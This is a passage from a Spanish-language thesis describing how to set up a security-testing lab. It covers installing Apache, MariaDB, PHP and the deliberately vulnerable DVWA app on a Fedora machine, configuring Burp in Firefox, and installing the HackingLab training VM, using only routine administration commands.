


Figura 3.6 Configuración del proxy en el navegador Firefox

4. Agregar el certificado `Burp` antes creado. En la sección 3.1.2 en el punto 3 se muestra la creación de un certificado el cual debe ser exportado, para esto desde el menú general de Firefox el cual se muestra en la figura 3.4 se accede a:

   `Advance > Certificates > View Certificates > Authorities > import.`

   Seleccionar el archivo `Burp` desde descargas, aceptar.

   En la figura 3.7 se muestra una lista de certificados con los que cuenta Firefox, así como una serie de botones con los cuales se administran los certificados.




Figura 3.7 Administrador de certificados

3.1.3 Configuración del equipo víctima

Como se muestra en la sección 3.1.1, se tendrá como objetivo un equipo con un S.O Fedora 24, el cual contará con las siguientes características de red:

```
Dirección IP: 10.0.2.1
Máscara de red (Netmask): 255.255.255.0
Puerta de enlace (Gateway): 10.0.2.254
DNS: 8.8.8.8
```

Para acceder a las configuraciones de red en este equipo es necesario seguir los pasos realizados en la sección 3.1.2.

3.1.4 Instalación de LAMP en equipo víctima

Para poder correr de manera adecuada el software DVWA es necesario la instalación previa de algunas otras tecnologías. LAMP es el acrónimo de Linux, Apache, MariaDB, Php, tecnologías que son necesarias para el correcto funcionamiento de DVWA, estas tecnologías en conjunto son utilizadas para dar soporte a diversos sitios web.

Instalación de Apache Server. Es un servidor web HTTP de código abierto para la creación de páginas y servicios web. Es un servidor multiplataforma, gratuito, muy

robusto y que destaca por su seguridad y rendimiento, [48]. A continuación, se presentan los pasos a seguir para la instalación y configuración de Apache:

1. Abrir consola y entrar a modo root con el comando,

```
[yasbeth@victima ~]$ su
```

2. Instalar los paquetes de Apache con el comando,

```
[root@victima]# dnf install httpd
```

Al realizar esto se mostrará una barra que indica el estado de la descarga.

3. Al terminar la descarga y antes de iniciar el servicio se configura el mismo para que inicie siempre en conjunto con el sistema con el siguiente comando,

```
[root@victima]# systemctl enable httpd.service
```

4. Ahora se inicia y verifica el servicio con los comandos siguientes:

```
[root@victima]# systemctl start httpd.service
[root@victima]# systemctl status httpd.service
```

El comando `status` muestra el estado del servicio Apache, en la figura 3.8 se observa en color verde la palabra `active` lo cual indica que el servicio está corriendo sin problemas.




Figura 3.8 Verificación del servicio Apache

5. Como se muestra en la figura 3.8, el servicio Apache HTTP Server está activo, para comprobarlo basta con acceder desde Firefox a la página de prueba de Apache, mediante la siguiente dirección:

```
http://localhost/
```

Ó bien sustituir **localhost** por la dirección IP local del equipo.

La figura 3.9 muestra la página de prueba de Apache, el poder observar dicha ventana indica que la instalación de Apache fue realizada correctamente.




Figura 3.9 Página de prueba de Apache en Fedora

Descarga e instalación MariaDB server. MariaDB convierte datos en información estructurada en una amplia gama de aplicaciones, que van desde bancos a sitios web. Es un reemplazo mejorado para MySQL, [49]. Este software es necesario para la correcta función de DVWA. A continuación, se presentan la instalación y configuración de MariaDB en el equipo víctima:

1. En modo root ejecutar el siguiente comando,

   ```
   [root@victima]# dnf install mariadb-server
   ```

   En la figura 3.10 se muestra una lista con los paquetes a instalar, así como el tamaño total de la descarga, pulsar Y para que dichos paquetes inicien su descarga.




Figura 3.10 Listado de los paquetes de MariaDB

2. Para que MariaDB inicie siempre en conjunto con el sistema es necesario ingresar el siguiente comando,

```
[root@victima]# systemctl enable mariadb-server
```

3. Iniciar y verificar el servicio con los comandos:

```
[root@victima]# systemctl start mariadb.service
[root@victima]# systemctl status mariadb.service
```

En la figura 3.11 se observa en color verde la palabra `active` la cual indica que el servicio MariaDB está activo en el equipo víctima.




Figura 3.11 Verificación del servicio MariaDB

Descarga e instalación de PHP. PHP es un lenguaje de código abierto muy popular especialmente adecuado para el desarrollo web y que puede ser incrustado en HTML, [50]. Los pasos para su instalación y configuración en el equipo víctima son los siguientes:

1. En modo root, ingresar el siguiente comando para descargar los repositorios de PHP,

   ```
   [root@victima]# dnf install php -y
   ```

   Se desplegará una lista con los repositorios, donde se indicará su peso.
2. Es necesario instalar otros módulos para el correcto funcionamiento de PHP. Para esto se ingresa el siguiente comando,

   ```
   [root@victima]# dnf install php-mysql php-gd php-cli php-mbstring
   ```
3. Para que Apache reconozca todas las configuraciones realizadas es necesario recargar el servicio, para esto se usa el comando,

   ```
   [root@victima]# systemctl reload httpd.service
   ```
4. Se crea un archivo para verificar el correcto funcionamiento de PHP, para esto se debe ir al directorio `html` con el siguiente comando.

   ```
   [root@victima]# cd /var/www/html/
   ```

5. Se crear un archivo de nombre `info.php` con el comando,

```
[root@victima html]# nano info.php
```

6. Es necesario modificar este archivo, esto con el fin de poder observar las rutas de los distintos archivos configurables, así como verificar que la instalación se realizó de manera correcta,

```
<?php
phpinfo()
?>
```

7. Para comprobar que todo es correcto basta con abrir una nueva ventana en Firefox e ingresar la siguiente dirección:

```
http://localhost/info.php/
```

La figura 3.12 muestra la ventana de información de PHP, dicha ventana indica las configuraciones del servicio, además muestra las rutas de archivos configurables.




Figura 3.12 Verificación del servicio PHP

3.1.5 Descarga, instalación y configuración de DVWA

Como se mencionó en la sección 2.6.3 DVWA es una aplicación web vulnerable a distintos tipos ataques. Esta aplicación será el principal objetivo de distintas pruebas que se realizaran más adelante. Para su instalación y configuración es necesario seguir los siguientes pasos:

1. Descargar DVWA desde la página oficial:

   ```
   Página oficial http://www.dvwa.co.uk/
   ```

2. Desde la terminal dirigirse a `Descargas` y verificar la existencia del archivo `DVWAmaster.zip`, descomprimirlo con los comandos:

   ```
   [root@victima] # cd Descargas/
   [root@victima Descargas]# ls
   [root@victima Descargas]# unzip DVWA-Master.zip
   ```

3. Mover y verificar el archivo descomprimido con los comandos:

   ```
   [root@victima Descargas]# mv DVWA-Master
   /var/www/html/
   [root@victima Descargas]# cd /var/www/html/
   [root@victima html]# ls
   ```

4. Para cambiar el nombre y otorgar ciertos permisos a la aplicación es necesario ingresar lo siguiente:

   ```
   [root@victima html]# mv DVWA-Master/ dvwa
   [root@victima html]# chmod –R 755 dvwa
   ```

5. Ingresar al directorio `Config` ubicado dentro de `dvwa` y crear copia del archivo `Config.inc.php.dist` con los siguientes comandos:

   ```
   [root@victima html]# cd dvwa/Config/
   [root@victima Config]# cp Config.inc.php.dist
   Config.inc.php
   [root@victima Config]# ls
   ```

6. Para abrir y modificar el contenido del archivo `Config.inc.php` se ingresa lo siguiente:

   ```
   [root@victima Config]# nano Config.inc.php
   $DVWA[ 'db_database' ] ='dvwa'; >  $DVWA[
   'db_database' ] ='vulnerable';
   ```

Guardar el archivo y salir.

La figura 3.13 muestra el contenido del archivo `Config.inc.php`, así como los cambios realizados a dicho archivo.




Figura 3.13 Contenido del archivo `Config.inc.php`

7. Entrar en MariaDB con el siguiente comando,

```
[root@victima config]# mysql –u root –p
```

Al iniciar se solicitará la creación de una contraseña.

8. Dentro de MariaDB es necesario crear una base de datos que se relacionara con `dvwa`, para esto se ingresan los siguientes comandos:

```
MariaDB[(none)]> create database vulnerable;
MariaDB[(none)]> show databases;
MariaDB[(none)]> quit;
```

9. Reiniciar el servicio `httpd` para que perciba los cambios realizados,

```
[root@victima]# systemctl reload httpd.service
```

Configuración de DVWA en navegador. Antes de poder iniciar con las pruebas en la plataforma DVWA es necesario ligar la base de datos creada con anterioridad, para esto se realizan los siguientes pasos:

1. Ingresar a la página de configuración de DVWA, con la dirección local del equipo y el nombre de la carpeta donde se encuentra DVWA:

`http://10.19.0.16/dvwa/`

En la figura 3.14 se observa la interfaz de inicio de DVWA la cual al llenar los campos y dar clic en `Login` brinda acceso a la aplicación.

Figura 3.14 Interfaz de inicio DVWA

2. Para poder tener acceso a la aplicación DVWA es necesario identificarse. En los formularios que se observan en la figura 3.14 ingresar lo siguiente:

   `Username:admin`

   `Password:password`

3. Una vez se tenga acceso a la aplicación, es necesario dar de alta la base de datos, para esto se hará clic en `setup`. Este se encuentra en la parte superior izquierda de la página, posteriormente hacer clic en `Create/Reset Database`.

   La figura 3.15 muestra la lista de ataques a los cuales es posible acceder, así como todas las funciones activas, la versión de PHP, el nombre de la base de datos, así como el nombre del administrador.




Figura 3.15 Interfaz de configuración de DVWA

Configuración de niveles de seguridad. Para modificar el nivel de seguridad de la aplicación DVWA es necesario dar clic en `DVWA Security` el cual se encuentra en la parte inferior izquierda, seguidamente en `impossible` para desplegar la lista de niveles con los cuales cuenta la aplicación, luego dar clic en `submit` para configurar la aplicación al nivel elegido.

La figura 3.16 muestra los diferentes niveles a los cuales se tiene acceso, así como una descripción de cada uno.




Figura 3.16 Interfaz de configuración de niveles

3.1.6 Instalación, configuración de HackingLab

Como se menciona en la sección 2.6.3 HackingLab es una plataforma que invita a los interesados en temas de seguridad a poner a prueba sus conocimientos mediante retos que tienen como tema una vulnerabilidad en particular. Para poder acceder a estos retos es necesario la instalación de un S.O el cual es brindado por la plataforma. A continuación, se presentan los pasos a seguir para instalar y configurar HackingLab:

1. Es necesario registrarse en la página de HackingLab para poder acceder a los distintos contenidos, para esto desde el navegador dirigirse al siguiente link:

   `https://www.hacking-lab.com/user/login/#tabs-2`

   Dentro de esta página se observarán los campos Nickname, Email, Password los cuales son requeridos para completar el registro y con esto poder inscribirse a los distintos retos de seguridad.
2. Terminado el registro, entrar al siguiente link:

   `https://media.hacking-lab.com/installation/virtualbox/`

   En esta nueva página se mostrará una guía de instalación del S.O atacante en virtual box, así como los distintos OVAS disponibles para su descargar,

   `Descargar la última versión disponible del OVA.`

Descargada la última versión, seguir la guía de instalación que se encuentra en la misma página.

3. Iniciada la máquina virtual es necesario iniciar sesión para esto,

   `Ingresar como usuario hacker y password compass`

   La figura 3.17 muestra el escritorio del S.O que brinda la plataforma HackingLab. Este cuenta con diversas herramientas las cuales son necesarias para completar los distintos retos que la plataforma propone.




Figura 3.17 Escritorio HackingLab

4. para acceder al contenido de la plataforma es necesario conectarse vía VPN. Para esto en la parte superior derecha del escritorio se encuentra el icono de VPN en color rojo,

   Hacer clic derecho en el icono `VPN > Connect to HackingLab`

   Realizado esto el icono de VPN, cambiara a color amarillo y se mostrara una pantalla de login,

   Ingresar el correo y password de la cuenta creada anteriormente.

   Completado lo anterior el icono de VPN cambiara a color verde, esto indica que la conexión se realizó con éxito.

3.1.7 Instalación y configuración de Nessus.

